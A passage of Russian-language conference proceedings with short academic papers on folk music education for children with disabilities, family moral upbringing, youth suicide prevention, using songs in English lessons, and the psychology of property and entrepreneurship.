Чаще всего психолого-экономической реальностью выступает понятие «собственность». Именно оно в индивидуальном психологическом варианте означает корысть, т.е. как всеми любимое «мое», а в коллективном виде - порой не менее значимое «наше». Собственность и личность зачастую неотделимы друг от друга, подтверждает и этимологический анализ первого понятия. Слово «собственность» своими корнями восходит к понятию личности, как отдельного человека, существующего «в себе и для себя». Тому, что собственность является продолжением личности во внешнем мире, есть много различных подтверждений. Немало из них можно свести к очевидному преимуществу: наличие собственности на нейтральной или даже чужой территории, т.е. расширение «зон собственности», позволяет личности чувствовать себя в таких зонах комфортно, независимо от других, уверенно. Любые посягательства на собственность так или иначе затрагивают личность, и если данные действия лишают «частички меня», это всегда воспринимается как ущемление личности.

ЗНАЧЕНИЕ МУЗЫКАЛЬНОГО ФОЛЬКЛОРА В РАБОТЕ С ДЕТЬМИ С ОВЗ

Кузминых С.А., Конькина Е.В.

ФГОУ ВО «Оренбургский государственный педагогический университет»

Народная песня - самая демократичная, доступная всем форма приобщения к музыкальному творчеству. Где, как не в песне, можно постичь характер народа: его безмерную широту, доброту и щедрость, самородный нрав, удаль и молодецкий задор. В песне, как в молитве, происходит очищение души.

Переоценить значение фольклора для развития ребёнка невозможно. Неслучайно фольклорные формы включаются в воспитательно-образовательный процесс в образовательных учреждениях. Приобщая детей к различным сторонам русской народной культуры, происходит развитие у них национального самосознания, уважение к своему народу, старшим поколениям, как носителям и хранителям традиций. При помощи фольклора закладываются навыки коммуникативности и преемственности поколений.

Педагогическая практика, к сожалению, не исчерпывает всех возможностей фольклора в духовно-эмоциональном развитии детей. Фольклорная программа призвана решать следующие задачи:

- развитие речи, движений, творческих и музыкальных способностей ребенка через различные формы народного фольклора;
- формирование устойчивого интереса к русским народным традициям, обрядам на основе активного участия в праздниках и совместной творческой деятельности ребенка с взрослым;
- обеспечение более широкой и разнообразной, чем это возможно в рамках основной программы, художественно-творческой деятельности детей на основе музыкального фольклора.

Изучение фольклора на практике благоприятно сказывается на психофизических процессах в жизни ребёнка. Стройная система воспитания, согласно традициям, предполагает формирование позитивных и педагогически правильных поведенческих реакций. Средствами фольклора воспитываются чувства помощи старших младшим, осознания себя и своего места в коллективе.

Русская народная музыка – это итог наблюдений за окружающей природой, с которой неразрывно связана жизнь простого народа. Русская песня, попевка, потешка, загадка, пословица, считалка, частушка – это первый и самый доступный источник знаний и сведений об окружающем мире.

Красочный, выразительный, образный язык пробуждает интерес детей к фольклору, способствует формированию духовного и эмоционального мира ребёнка. Большинство жанров малых форм – это ключ к познанию окружающей среды. Музыкальные, краткие, ритмичные, с несложным содержанием, в доступной стихотворной форме, русские народные попевки, заклички, песни легко запоминаются детям. Они-то и являются самым доступным источником знаний и сведений об окружающем мире.

Изучение традиционной культуры позволяет естественно сочетать обучение и воспитание без резких границ между ними. Потому что весь процесс освоения родной культуры есть не что иное, как воспитывающее обучение.

Фольклор уникален тем, что позволяет раскрываться, раскрепощаться личности. Мотив самораскрытия ведёт к возникновению творческой деятельности, приносящей что-то своё, т.е. импровизацию, являющейся сутью фольклорной традиции. Освоение фольклорной импровизации – важная ступень, ведущая к глубокому постижению фольклора.

Обучение музыкальному фольклору носит живой неформальный характер. При умелом использовании народные песни становятся благодарным средством для целенаправленного воздействия на эмоции и сознание подростков, для формирования у них чётких нравственных понятий и эстетического отношения к миру. С помощью народных песен у детей развиваются вокальные навыки: правильное звуковедение и плавное исполнение. Этому способствуют различные распевы, которые всегда присутствуют в народных песнях. Издавна народ придаёт своему песенному творчеству воспитательное значение. Песни не только развлекают, но и обогащают новыми впечатлениями, дают им яркие образы окружающей действительности, учат радоваться добру, сочувствовать чужой беде, воспитывают чуткое отношение ко всему живому и обогащают, таким образом, духовный лик детей.

«Обучить творческому акту искусства нельзя, но это не значит, что нельзя воспитателю содействовать его образованию и появлению» (Л.С. Выгодский).

Разнообразие игр в фольклорной традиции, существующих, практически, на все случаи жизни, позволяет существенно активизировать процесс восприятия фольклора.

Многие фольклорные жанры включают в себе не только этическую и эстетическую функции, но и способствуют физическому и умственному развитию детей. Игровые формы занятий естественно требуют специально оборудованных помещений: чистых, просторных классов (без парт). Где можно свободно «водить хороводы», исполнять обрядовые песни без ущерба для здоровья детей, наоборот, развивая у них координацию движений, пластику, моторику, умение двигаться под музыку. Всё это помогает развивать музыкальный слух, чувство ритма, музыкальную память, творческие навыки у детей с ограниченными возможностями здоровья.

Освоение народной культуры не сводится к сумме разученных произведений, а предполагает организацию такой атмосферы, в которой эти произведения могут возникнуть и существовать, когда народная мудрость глубоко проникает в сознание, привычки человека и становятся частью его жизни.

Ограниченность интеллектуального развития и физические недуги и аномалии не позволяют нашим детям в будущем выступать на профессиональной сцене, стать актёрами, певцами, а вот в родной школе они – асы, музыканты, актёры. Это их самоутверждение, самовыражение, успех, что побуждает к самосовершенствованию.

В этом и есть итог фольклорных занятий как отдельного звена целостной и взаимосвязанной программы по эстетическому воспитанию школьников в процессе внеклассной работы в школе. В результате кропотливой, систематической и комплексной работы на фольклорных занятиях в процессе кружковой деятельности, благодаря новым подходам к содержанию праздников и мероприятий жизнь обучающихся, воспитанников школ - интернатов

становится содержательней, уютней, интересней. Фольклорные праздники, творческие отчёты, фестивали, конкурсы – это один из источников коррекции развития творческой деятельности у детей с ограниченными возможностями здоровья. Всё это значительно развивает эмоциональную отзывчивость ребят, формирует особое отношение к фольклору, внимание к русской музыке и народной песне. Область фольклора включает в себе весь комплекс духовной сущности народной жизни, мировосприятие и эстетический идеал народа, его нравственные нормы, психологию и поэтому служит важной и необходимой базой в целях воспитания подрастающего поколения, освоения культурных ценностей.

Таким образом, можно сделать вывод, что реальный жизненный опыт детей, связанный с музыкальным фольклором, непосредственные впечатления от общения с ним, являются питательной средой для коррекции поведения, исправления негативных проявлений и неверных оценок в восприятии искусства, музыки в окружающей действительности, для приобщения детей к большому музыкальному искусству.

Музыкальный фольклор – явление синкретическое. В нём неразрывно связаны музыка, слово и движение. В соединении этих элементов большая сила педагогического воздействия, позволяющая комплексно подойти к проблеме комплексного освоения различных видов искусства ребёнком.

Библиографический список:

1. Власенко, О.П. Музыкально - эстетическое воспитание в коррекционных классах. Издательство «Учитель», 2007 г. с. 9,10,15,19.
2. Евтушенко, И.В. Музыкальное воспитание умственно отсталых детей. Издательский центр «Академия», 2003 г. с. 26, 78.
3. Конькина, Е.В. Здоровьесохранительные культурные формы: семантика и прагматика фольклора / Е.В. Конькина Вестник Томского государственного педагогического университета. 2011. № 1. С. 119-125.
4. Профилактика социальных рисков в молодежной среде поликультурного образовательного пространства Конькина Е.В., Егорова Ю.Н. Современные исследования социальных проблем (электронный научный журнал). 2015. № 1 (45). С. 228-238.
5. Конькина Е.В. Воспитание культуры здоровья в традициях народной педагогики / Конькина Е.В. Москва, 2013. Сер. Библиотека педагога-практика.

ВОСПИТАТЕЛЬНЫЙ ПОТЕНЦИАЛ СЕМЬИ В ФОРМИРОВАНИИ НРАВСТВЕННОЙ ЛИЧНОСТИ

Купаева Л.Р.

ГОУ ВО Оренбургский государственный педагогический университет

Усилившиеся проявления негативных явлений в подростковой и молодежной среде, двойственность морали у определенной ее части, смена ценностных идеалов, иждивенческая психология, потребительское отношение к жизни, низкая культура поведения повлекли за собой обеднение эмоциональных чувств и нравственную «глухоту» современных подростков. Сами понятия авторитета и послушания, приличия и вежливости, поведения в обществе и частной жизни - всё резко изменилось. В результате происходящих в обществе процессов может затормозиться развитие цивилизации, если не произойдёт ещё более худшего - развитие человечества пойдёт по тупиковому пути. Современное социокультурное, экономическое развитие страны, процессы глобализации, информатизации общества не умаляют, а наоборот, углубляют значимость нравственного воспитания человека.

Как бы много ни говорили сегодня о негативном воздействии на ребенка улицы и средств массовой информации, все же социологические исследования показывают, что влияние семьи сильнее, чем воздействие других факторов (влияние семьи на развитие ребенка составляет 40%; средств массовой информации – 30%; школы – 20%; улицы – 10%). Отсюда очевидна возрастающая роль семьи в формировании нравственных основ подрастающего поколения. По словам В.А. Сухомлинского, "семья - это та первичная среда, где человек должен научиться творить себя" [3].

Укрепление воспитательных возможностей семьи - одно из важнейших направлений оздоровления нравственного климата в стране. Требование полно представить реальное состояние воспитательного потенциала семьи, увидеть его в динамике, во всех сложностях и противоречиях позволит более точно наметить пути его дальнейшего совершенствования, превратить огромные неиспользованные резервы, таящиеся в семье, в активно действующие формирующие факторы [2].

Под воспитательным потенциалом семьи следует понимать совокупность имеющихся средств и возможностей для формирования личности ребенка как объективных, так и субъективных, реализуемых родителями как сознательно, так и интуитивно.

Воспитательный потенциал семьи и эффективность его реализации обусловлены многими социальными (политическими, экономическими, демографическими, психологическими) факторами объективного и субъективного характера. К ним относятся:

- факторы макросреды и те изменения, которые в ней происходят;
- структура семьи (нуклеарная или многопоколенная, полная или неполная, многодетная или малодетная);
- материальные условия ее жизнедеятельности (уровень доходов, жилищные условия, благоустроенность быта и др.);
- личностные характеристики родителей (социальный статус, уровень образования, общая и психолого-педагогическая культура, ориентации и установки на воспитание и образование детей);
- психологический климат в семье, система и характер взаимоотношений между ее членами, их совместная деятельность;
- помощь семье со стороны общества и государства в образовании и воспитании детей, социализации подрастающего поколения.

Критериями оценки воспитательного потенциала семьи являются:

- возможность семьи удовлетворить социально-психологические потребности личности;
- уровень педагогической культуры родителей;
- характер взаимоотношений в семье;
- способность семьи обратиться за помощью в случае критических ситуаций к различным социальным институтам.

Под нравственным воспитанием мы понимаем процесс целенаправленного содействия становлению нравственной сферы ребенка, являющейся основой базовой культуры личности. Нравственная составляющая воспитания направлена на содействие в развитии чувств, отношений и поведения, отражающих мировоззренческую (смысложизненную) позицию в социальной деятельности ребенка [4].

Содержание понятия «нравственное воспитание» включает в себя не только знание индивидом определенного набора норм, но и превращение их в личностные ценности, позволяющие осуществлять саморегуляцию поведения, следствием которой становится общественно значимый моральный выбор, основанный на единстве внешнего поступка и внутренней рефлексии.

Исходя из вышесказанного, результатом и показателем успешности процесса нравственного воспитания личности является ее нравственное развитие.

Нравственное воспитание как развитие основных (собственно человеческих) способностей: нравственной – состоящей в различении добра и зла; эстетической – состоящей в различении прекрасного и безобразного, - является не только первостепенной задачей (часто нереализуемой или стихийно реализуемой современной семьей), но и средством преодоления разобщенности между взрослыми и детьми в семье, между детьми в детском сообществе, между семьей и образовательным учреждением, между человеком (и маленьким, и взрослым, ребенком, родителем, педагогом) и традиционной культурой.

О том, что эта разобщенность существует, свидетельствуют и статистические данные, в частности, данные независимого комплексного исследования «Семья и общество», которое

проводил ГосНИИ «Семьи и воспитания» несколько лет назад. В рамках проведенного исследования респондентам был предложен перечень, включающий 32 проблемы семейного воспитания. Из этого перечня необходимо было выбрать те проблемы, которые наиболее типичны для семей в воспитании детей. Выполняя задание, 80,2% респондентов в качестве основной проблемы в воспитании детей указали на ограниченность совместного времяпрепровождения родителей и детей; 55,4% опрошенных отметили значительные различия во взглядах на жизнь членов своих семей; 53,3% – отсутствие возможности контролировать поведение детей; 53% – недостаточное знание членами семьи друг друга; 45,7% – отсутствие взаимопонимания с детьми [3].

Пока подобная разобщенность не будет преодолена, пока не будет достигнуто духовной общности в семье, мало что удастся сделать в нравственном воспитании детей [5].

Большое значение в формировании нравственных качеств ребенка имеют микроклимат семьи, нравственная позиция, занимаемая родителями, их отношение к происходящему вокруг. Полноценная семья, включая мать, отца, детей, в идеале бабушку и дедушку, на основе родственных взаимосвязей развивает в себе опыт прошлого и настоящего, а также служит своеобразным мостиком в будущее. Экономическую основу семьи, как правило, составляет отец. Его мы чаще всего называем не иначе, как «кормилец семьи». А мать, по традиции, брала и берет на себя главную заботу по уходу за детьми и чаще всего вносит более серьезный вклад в их нравственное развитие. Значительный вклад в семейное нравственное воспитание вносят дедушки и бабушки. Они прививают уважительное отношение к старшим, семейным традициям, любовь к родному краю через народные песни, сказки, поговорки и просто через непосредственное отношение ко всему тому, к чему они причастны в повседневной жизни. Дети должны знать, при каких условиях выросли их бабушки и дедушки, через какие испытания они прошли. В каждом доме, где по давней традиции бережно хранятся семейные реликвии, талисманы, дети с гордостью рассказывают о дедах и прадедах [6].

Нравственность и взаимопонимание детей исчезают тогда, когда в семье возникают конфликты, приобретающие нередко хронический характер. В семьях, где окрик и телесные наказания, грубость и насилие над детьми проявляются регулярно, создаются все условия сначала для психических расстройств, а затем и для асоциального поведения самих детей [5].

Стать мудрым другом и наставником своего ребенка, стараться естественно направлять мысли ребенка в правильное русло, не уничтожая его собственной инициативы – вот условия нравственного воспитания в семье. Необходимо использовать естественно возникающие ситуации или специально создавать ситуации для познания эмоциональных состояний людей, их нравственных ценностей, деловых и личностных качеств, возможностей в различных видах деятельности [1].

Уникальность детско-родительского взаимодействия обусловлена особой значимостью родных людей в жизни ребенка. Взрослыми создается определенная атмосфера взаимодействия, где с первых дней жизни ребенка происходит становление его личности. Принятие и любовь со стороны родителей порождают в ребенке чувство безопасности и способствуют гармоничному развитию личности, а явное отвержение ведет к агрессивности и эмоциональному недоразвитию.

Семья – это первая общественная ступень в жизни ребенка. Она с раннего возраста направляет сознание, волю, чувства детей. Под руководством родителей ребенок приобретает жизненный опыт. Первые впечатления от окружающей жизни ребенок получает в семье, на их основе формируется характер. Влияние семьи потому так велико, что оно осуществляется постоянно, длительное время, в самых различных условиях и ситуациях.

Таким образом, важнейшая социальная функция семьи – формирование нравственного облика ребенка, способствующего в дальнейшем его успешной социализации.

Библиографический список:

1. Конькина Е.В. Воспитание культуры здоровья в традициях народной педагогики / – М.: НОУ ВПО «МПСУ», 2013. – 153 с.

2. Кучмаева О.В., Марыганова Е.А., Петрякова О.Л., Синельников А.Б. Программа и инструментарий проведения мониторинга воспитательного потенциала семьи. М.: ГосНИИ семьи и воспитания, 2006. Рукопись. - 4 п.л.
3. Развитие и реализация воспитательного потенциала семьи в условиях социального партнерства со школой (2013г.). - URL: <http://www.dissercat.com/content/razvitie-i-realizatsiya-vospitatelnogo-potentsiala-semi-v-usloviyakh-sotsialnogo-partnerstva>.
4. Столин В.В. Семья как объект психологической диагностики и неврачебной психотерапии. – В кн.: Семья и формирование личности. М., 1981.
5. Шаврыгина О.С., Рогачева Е.В., Социализация и индивидуализация - содержание процесса социального взросления растущего человека / Евразийское образовательное пространство: приоритеты, проблемы и решения сборник статей к Международной научно-практической конференции. 2015. С. 346-348.
6. Шнейдер Л. Б. Психология семейных отношений. Курс лекций. — М.: Апрель-Пресс, Изд-во ЭКС-МО-Пресс, 2000.

ПРОБЛЕМА СУИЦИДА В МОЛОДЕЖНОЙ СРЕДЕ

Лапшин А.В., Болотова М.И.

Оренбургский государственный медицинский университет

В данной статье рассматривается проблема суицида молодежи. Данная проблема актуальна. Об этом свидетельствуют статистические данные. Средний уровень самоубийств молодых людей в России в 3 раза выше среднего мирового показателя, показатель которого за последнее время вырос.

Самоубийство, суицид - целенаправленное лишение себя жизни, как правило, добровольное (хотя бывают и случаи вынужденного самоубийства) и самостоятельное (в некоторых случаях осуществляется с помощью других людей) [2].

Зигмунд Фрейд в свое время ввел понятие «инстинкт смерти» - иначе он не мог объяснить многое из того, что способен сотворить с собой человек. Стремление к саморазрушению, очевидно, заложено в нем от природы - если все живое вокруг изо всех сил борется за существование, то отдельные человеческие индивиды, наоборот, вкладывают недюжинную энергию в то, чтобы полностью испортить себе жизнь, а иногда и расстаться с нею.

Э. Дюркгейм на основании двух критериев - социальной интеграции и социальной регуляции - выделил четыре типа возможного суицидального поведения. Первые два типа связаны с нарушением социальной интеграции, понимаемой как степень вовлеченности человека в общество. Это эгоистическое (социальная интеграция значительно снижена) и альтруистическое (социальная интеграция слишком высока) самоубийства. Вторая диада связана с нарушением социальной регуляции, код которой понимается степень воздействия общества на индивида, главным образом, посредством ограничений. Это аномическое (социальная регуляция снижена) и фаталистическое (социальная регуляция повышена) самоубийства. Гипотеза Э. Дюркгейма о социальной интеграции оценивается современными исследователями как очень разумный и точный, хотя и неполный вклад в теорию самоубийств. Уменьшение социальной интеграции (например, исключение человека из значимой социальной группы) может восприниматься человеком как ситуация фрустрации или серьезное жизненное препятствие, что обуславливает возникновение тревоги или депрессии в пресуицидальной ситуации.

За последние 20 лет в России покончил жизнь самоубийством миллион человек, однако страна покинула десятку стран с высоким уровнем суицидов и находится на 14 месте. По данным руководителя отдела экологических и социальных проблем психического здоровья Государственного научного центра социальной и судебной психиатрии им. Сербского Бориса Положего, самая неблагоприятная ситуация в Сибирском и Дальневосточном округах, в Туве, Бурятии, на Алтае, в Чукотском и Ненецком автономных округах на 100 тыс. жителей приходится 60 самоубийств. Зато в СКФО, Южном и Центральном федеральных округах ситуация достаточно стабильна.

Каковы основные факторы, способствующие попыткам суицида у молодежи, и насколько существенны они сегодня в нашем обществе? На первом месте из проблем, харак-

терных для подростков с суицидальным поведением, находятся, конечно, отношения с родителями (примерно в 70% случаев эти проблемы непосредственно связаны с суицидом), на втором месте – трудности, связанные со школой, на третьем – проблемы взаимоотношений с друзьями, в основном противоположного пола. Отношения родителей с детьми зачастую не строятся на том фундаменте открытых, полностью искренних эмоционально теплых отношениях, которые являются надежной защитой от многих, иногда суровых испытаний, с которыми встречается подрастающее поколение. И не случайно, что многие попытки суицида у молодых рассматриваются как отчаянный призыв о помощи, как последняя попытка привлечь внимание родителей к своим проблемам, пробить стену непонимания между младшим и старшим поколениями. Существенную роль в суицидах играет сохранность семьи в целом – ведь около половины подростков, совершивших попытки самоубийства, выросли в семьях, в которых один из родителей или умер, или покинул семью.

Распад семьи, впрочем, является мощным фактором, связанным с самоубийствами, и у взрослых. Среди одиноких, холостых и особенно разведенных гораздо чаще встречаются уходы из жизни. В большей степени незащищенными в этом плане являются мужчины.

Интересно, что молодых (в возрасте 15-19 лет), наоборот ранние браки не спасают от уменьшения риска суицида – по данным американских авторов, среди женатых юношей в 1,5, а среди замужних девушек в 1,7 раз процент самоубийств выше, чем у их несемейных сверстников. Это связано прежде всего с тем, что “молодые” браки чаще являются попыткой, и не всегда удачной, решить какие-то другие, не относящиеся к браку проблемы, например, избавиться от невыносимой обстановки в семье родителей.

Школьные проблемы обычно связаны с неуспеваемостью или плохими отношениями с учителями и администрацией школы, реже с взаимоотношениями в классе. В наших школах, в отличие от, например, японских, где перед каждой экзаменационной сессией происходят десятки самоубийств школьников, эти проблемы обычно не являются непосредственной причиной самоубийств, но приводят к понижению общей самооценки учеников, появлению ощущения незначимости своей личности, к резкому снижению сопротивляемости стрессам и незащищенности от негативного влияния окружающей обстановки.

Одним из основных объяснений проблем, связанных со сверстниками, особенно противоположного пола, является чрезмерная зависимость от другого человека, что возникает, обычно в качестве компенсации плохих отношений со своими родителями, из-за постоянных конфликтов и отсутствия контакта с ними. В этом случае часто бывает, что отношения с другом или подругой становятся столь значимыми и эмоционально необходимыми (по типу “я не могу жить без тебя”), что любое охлаждение в привязанности, затем более измена, уход к другому воспринимается как невосполнимая утрата, лишаящая смысла дальнейшую жизнь. При этом иногда, при отсутствии поддержки близких и окружающих, происходят “ситуативные самоубийства” – импульсивные, неподготовленные и собственно несвязанные с осознанным намерением лишить себя жизни.

Ди Снайдер разработал "Курс выживания для подростков: "Я считаю, что твоя первая обязанность - сохранить чужую жизнь, даже если это будет стоить тебе дружбы. В конце концов, если твой друг убьет себя, ты все равно потеряешь друга. Важно, чтобы в данном случае ты доверял своим инстинктам и если тебя беспокоит поведение друга, действовал так, как подсказывают тебе твои чувства. Лучше ошибиться, чем опоздать. Обрати внимание на следующие признаки:

- разговоры о самоубийстве типа "Я лучше себя убью";
- желание пофантазировать вслух на эту тему;
- разговоры на тему "Я никому не нужен", "никто все равно тосковать обо мне не будет";
- чрезмерное внимание к мотивам смерти в музыке, искусстве или литературе;
- раздача наиболее ценных для твоего друга вещей.

Если твой друг бросает такие намеки, спорь с ним. Говори с ним. Выслушивай его. Дай ему почувствовать, что он нужен, что он желанен, постарайся уверить его, что любые раны

со временем заживут, кроме пулевых ранений в голову. Если ты чувствуешь близкую опасность, оставайся с другом до тех пор, пока его настроение не пройдет..."[1].

Итак, рассмотрев проблему суицидов, можно прийти к выводу, что это явление является крайней формой отклоняющегося поведения личности, ее социально-психологической адаптации. Совершаются самоубийства по различным мотивам и поводам, но всегда вытекают из конфликта либо внутри личности, либо личности и окружающей среды, когда индивид не может разрешить такой конфликт иным, более позитивным путем. Из приведенных в работе данных можно сделать вывод, что на уровень самоубийств влияют как объективные, так и чисто субъективные факторы. И все же очевидно, что самоубийства - явление негативное и необходимо разрабатывать способы борьбы с ним или хотя бы искать возможности снизить его уровень. Лучше всего было бы суметь обеспечить лицу помощь в разрешении конфликта на пресуицидальной стадии, не доводя дело до самоубийства. Однако для этого необходима дальнейшая разработка данной проблемы.

Библиографический список:

1. Дюркгейм Э. Самоубийство. Социологический этюд. - СПб., 1912. - 456 с.
2. Латова Н. Самоубийство. Суицид. – 2007.. URL: <http://www.krugosvet.ru/node/42363>

**ДИДАКТИЧЕСКИЙ ПОТЕНЦИАЛ ПЕСНИ В ОБУЧЕНИИ ИНОСТРАННОМУ
ЯЗЫКУ (НА ПРИМЕРЕ УРОКА АНГЛИЙСКОГО ЯЗЫКА)**

Логинова Н.А., Науменко Н.М.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

Музыка – это один из способов общения людей друг с другом. Песни давно появились и прочно вошли в нашу жизнь. С их помощью передавали историю народа, рассказывали о культуре и традициях народа, о взаимоотношениях людей. Одни песни сопровождали свадьбы, народные гуляния, другие использовались в трагические для человека моменты жизни. Песни, которые звучали перед сражением, поднимали боевой дух солдат, воодушевляли на героические поступки. У англосаксов, например, существовал специальный человек – gleoman, который исполнял песни и был приближен к королю. С течением времени появились разные виды песен: житейская или бытовая, народная песня, колыбельная, гимн и многие другие.

Сегодня песни продолжают играть важную роль в жизни человека. Мы слышим их повсюду: по радио и телевизору, на автобусных остановках и в метро, в кафе и ресторанах. Проводятся различные конкурсы как внутри страны, так и мировые. Так почему же не использовать песни на уроках английского языка.

Ни для кого не секрет, что среди подростков популярны песни американских и британских групп. В ответ на это увлечение детей появилась тенденция включения песни в урок иностранного языка. К сожалению, не все педагоги понимают важность использования данного вида деятельности во время занятий, считая это пустой тратой времени. Именно поэтому мы ставим своей целью определение дидактических возможностей песенного жанра в изучении иностранного языка.

Многие, кто изучал иностранный язык, обращают внимание на тот факт, что заучивание слов, а особенно теоретического материала вызывает затруднения. А вот песни запоминаются легко и просто после нескольких прослушиваний. Даже человек, который плохо знает язык, запоминает строчки или даже припевы, не зная и не понимая слов, которые использует автор. Существует утверждение, что уши – это врата в нашу душу, может быть, именно поэтому мы с легкостью запоминаем и с удовольствием поем те песни, которые западают нам в душу. Но наш мозг также обращает внимание на ритм, мелодию в песне. Не менее важным является и то, что музыка вызывает у человека определенные эмоции.[3] Когда мы слушаем музыкальную композицию, у нас вырабатывается дофамин-гормон, оказывающий сильное влияние на наше настроение. [1] Дети лучше запоминают то, что вызвало у них положительные или отрицательные эмоции. После просмотра мультлика они рассказывают са-

мые яркие, интересные и необычные моменты. На уроках в школе учащиеся лучше запоминают информацию под рубрикой «интересный факт».

Вышеизложенное дает основание утверждать, что песня может быть использована как дидактическое средство на уроке иностранного языка. Вся информация на уроке изучения нового материала будет представлена в новой, необычной форме, что вызовет интерес к новой теме. Мы считаем, если педагог будет объяснять обучающимся грамматические конструкции, правила использования слов на примере их любимых песен, они запомнят теорию намного лучше. Для одних интересно, как переводятся их любимые песни, другие увлекаются музыкой и хотят спеть иностранную песню. Все это, безусловно, мотивирует на изучение иностранного языка.

Мы думаем, что педагогу, прежде всего, необходимо узнать о музыкальных вкусах и предпочтениях обучающихся, их любимые группы или исполнителя. Можно столкнуться с такой ситуацией, что песня ребятам нравится, а исполнитель вызывает отрицательные эмоции. Например: за рубежом очень популярен певец Джастин Бибер, но у российской молодежи он не вызывает особого интереса. Выбор правильной и нужной песни может поднять настрой при изучении нового материала, и даже слабые учащиеся или не заинтересованные в языке справятся с заданиями хорошо. Вместе с ними можно разобрать незнакомые слова и их случаи употребления. Часто в песнях бывают интересные фразеологизмы, которые помогают погрузиться в культуру народа, изучаемого языка. В песнях так же присутствует сленг, но этого не надо бояться. Можно запланировать тематический урок, и с помощью музыки познакомить детей с современным сленгом. К примеру, в песне Scorpions «No pain no gain» в самом названии есть интересное выражение. Нужно понимать, когда ребенок попадет в англоязычную страну, то он будет чувствовать себя комфортно, потому что будет понимать, что означает то или иное выражение. В песнях часто присутствуют сокращения слов. Например, вместо английского «want to» – хотеть, автор песни использует «wanpa» для лучшего звучания, так же это слово используется и разговорной речи. Конечно, чаще это слово можно встретить в речи американца, нежели в языке британца. Главное напомнить ребенку, что не нужно забывать о грамматике английского языка.

Мы все знаем, что в Америке и в Британии есть праздники, которые отличаются от российских. Такие как: Рождество, Хэллоуин, Новый год, День св. Валентина, Пасха. Существует в Великобритании праздник День св. Патрика. Его особенно отмечают в Северной Ирландии.[2] В интернете можно найти множество различных песен на английском языке, посвященных каждому из этих праздников. И тогда, обучающиеся не только выучат новые слова, но и смогут погрузиться в культуру изучаемого языка, расширить свой кругозор, получат удовлетворение от прослушанной композиции.

Правила, теория не хотят оставаться в памяти ребят? Так почему бы их не переработать в забавную и интересную песню под забавную мелодию на уроках ознакомления с новым материалом. Песня дети запомнят без особых усилий, а значит и само правило. У обучающихся вызывает затруднение понимание системы времен в английском языке? И тут на помощь придет музыка. Можно использовать песню, где часто встречается определенная форма. Например, песня «Return to sender» в исполнении Элвиса Пресли. В ней он использует такое время как Past Simple. К тому же можно использовать различные задания после изучения музыкальной композиции.

На уроках закрепления изученного или комбинированных уроках можно предложить обучающимся различные виды работы с песней: прослушать и собрать текст песни, заполнить пропуски, найти ошибки, сделать перевод некоторых куплетов или припева. На уроках применения знаний и умений можно предложить детям творческое задание, например, дописать песню, что поможет ребенку проявить свои способности и в интересной форме употребить новые слова и правила. К тому же все музыкальные задания помогут подготовиться к заданиям ЕГЭ, особенно к аудированию.

Детям свойственна любовь к творчеству, и они сами могут поработать с песней на уроке обобщения и систематизации знаний, например, придумают текст, музыку. В ней они мо-

гут использовать лексику нового урока, правила. Ребята смогут узнать, в каких случаях использовать данные слова. Кроме того, использование на уроке песни может мотивировать обучающихся на поиск дополнительной информации. Если ему понравится такой род деятельности с новым материалом, придя домой, он будет самостоятельно искать песни на английском языке, чтобы их выучить.

Нельзя не упомянуть и о том, что помимо образовательной педагог обязан реализовать в уроке воспитательную и развивающую функции. И в этом случае мы можем воспользоваться песней, поскольку воспитательное влияние на ребенка может оказать как текст песни, так и работа, организованная вокруг него. Можно подобрать текст о добре, о любви к животным, о трудолюбии. Ученые провели эксперимент. Двум группам детей по 24 человека дали задание разбудить игрушечных лягушек. Первая группа должна разбудить их песней, а другая группа показать упражнение. После этого взрослые рассыпали шарики по полу и попросили детей их собрать. В итоге дети, которые пели песни для лягушек, собирали шарики дружно, помогая друг другу, были более сплоченными, нежели группа, которая показывала упражнения. Это свидетельствует о том, что музыка объединяет людей, что является значимым для детского коллектива.

Нас интересует и такой вопрос: помогает ли песня усваивать учебный материал, если она будет выступать фоном, а дети в это время будут выполнять задания. Проведенный учеными с этой целью эксперимент, суть которого заключалась в том, что испытуемые должны были выполнить сложную задачу по воспроизведению и запоминанию звуков в определенном порядке. Одни это делали под музыку, а другие в тишине. Первая группа воспроизвела материал хуже, чем вторая. Эксперимент позволил сделать вывод, что музыка помогает при работе только в том случае, если работа привычна и человек ее выполняет часто. Получается, что обучающиеся, которые выполняют домашнее задание (особенно незнакомое) под музыку, сделать правильно его не могут. И этот факт тоже необходимо учитывать в работе с детьми.

Таким образом, мы пришли к выводу о том, что песня способствует эстетическому воспитанию, развивает слух, помогает закрепить слова, теорию, лучше запомнить грамматические конструкции, получить новые знания о стране и почувствовать иностранный язык. А это значит, что песня включает в себе огромный дидактический потенциал и с успехом может быть использована на уроках иностранного языка. Мы уверены, что именно музыка делает урок необычным, воодушевляет обучающихся на изучение иностранного языка, на поиск дополнительной информации и вызовет огромное желание вернуться на урок еще раз.

Библиографический список:

1. URL: <http://lpgenerator.ru/blog/2013/11/29/8>
2. URL: <http://www.homeenglish.ru/otherbritain.htm>
3. URL: <http://constructor.ru/zdorovie/vliyanie-muzyki-na-cheloveka.html>

ПСИХОЛОГИЯ ПРЕДПРИНИМАТЕЛЬСТВА

Лучковская Е.А., Субракова Л.К.

ФГБОУ ВО «Хакасский государственный университет им. Н.Ф. Катанова»

Предпринимательство является одним из важнейших факторов формирования и развития экономики с рыночным механизмом хозяйствования. Оно выступает особым типом профессиональной деятельности, где на первый план выходит его взаимосвязь с личностью конкретного человека, поэтому развитие предпринимательства и характер такого развития напрямую зависят от активности самого субъекта. В связи с этим необходимо изучать психологические аспекты предпринимательской деятельности.

Предпринимательство - это инициативная самостоятельная деятельность граждан и их объединений, осуществляемая на свой страх и риск и под свою ответственность и направленная на получение прибыли. Предприниматель может заниматься хозяйственно-

производственной, торгово-закупочной, инновационной, консультационной, посреднической и иной не запрещенной законом деятельностью.

Как и любая деятельность, предпринимательство имеет сущностные признаки: изготовление нового, еще неизвестного потребителям блага или создание нового качества того или иного блага, внедрение нового, освоение нового рынка сбыта. Таким образом, предприниматели продвигают развитие хозяйства.

Предприниматель - это основной субъект предпринимательской активности, стремящийся к максимизации своей прибыли за счет сознательного повышения экономического риска, связанного с вложением в дело собственных средств и принятием на себя имущественной ответственности за результаты хозяйственной деятельности. [3]

Для предпринимательской деятельности необходима предприимчивость или предпринимательская способность, которая появляется в результате усилий по удовлетворению основных потребностей людей в условиях приспособления к новой обстановке. Под влиянием предприимчивости к хозяйственному инстинкту присоединяется инициатива, единообразные действия (ресурс которых исчерпался) не повторяются, но вносится нечто творческое, проявление хитрости, ловкости. Предприимчивость может быть удачна лишь при наличии двух свойств: ума и решительности.

